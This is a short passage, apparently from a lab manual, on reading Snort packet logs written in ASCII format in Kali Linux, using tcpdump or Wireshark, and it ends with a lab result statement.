


It can read and handle the binary like output.However, if we create logs with the "**-K ASCII**" parameter, or in laymen terms, in ASCII format, Snort will not read them.

Thus to open such log files tcpdump or wireshark is needed.

Opening Log file with tcpdump

sudo tcpdump -r <log_file_name>



RESULT:

Thus the real-time network traffic analysis and data pocket logging using Snort in kali linux has been performed successfully.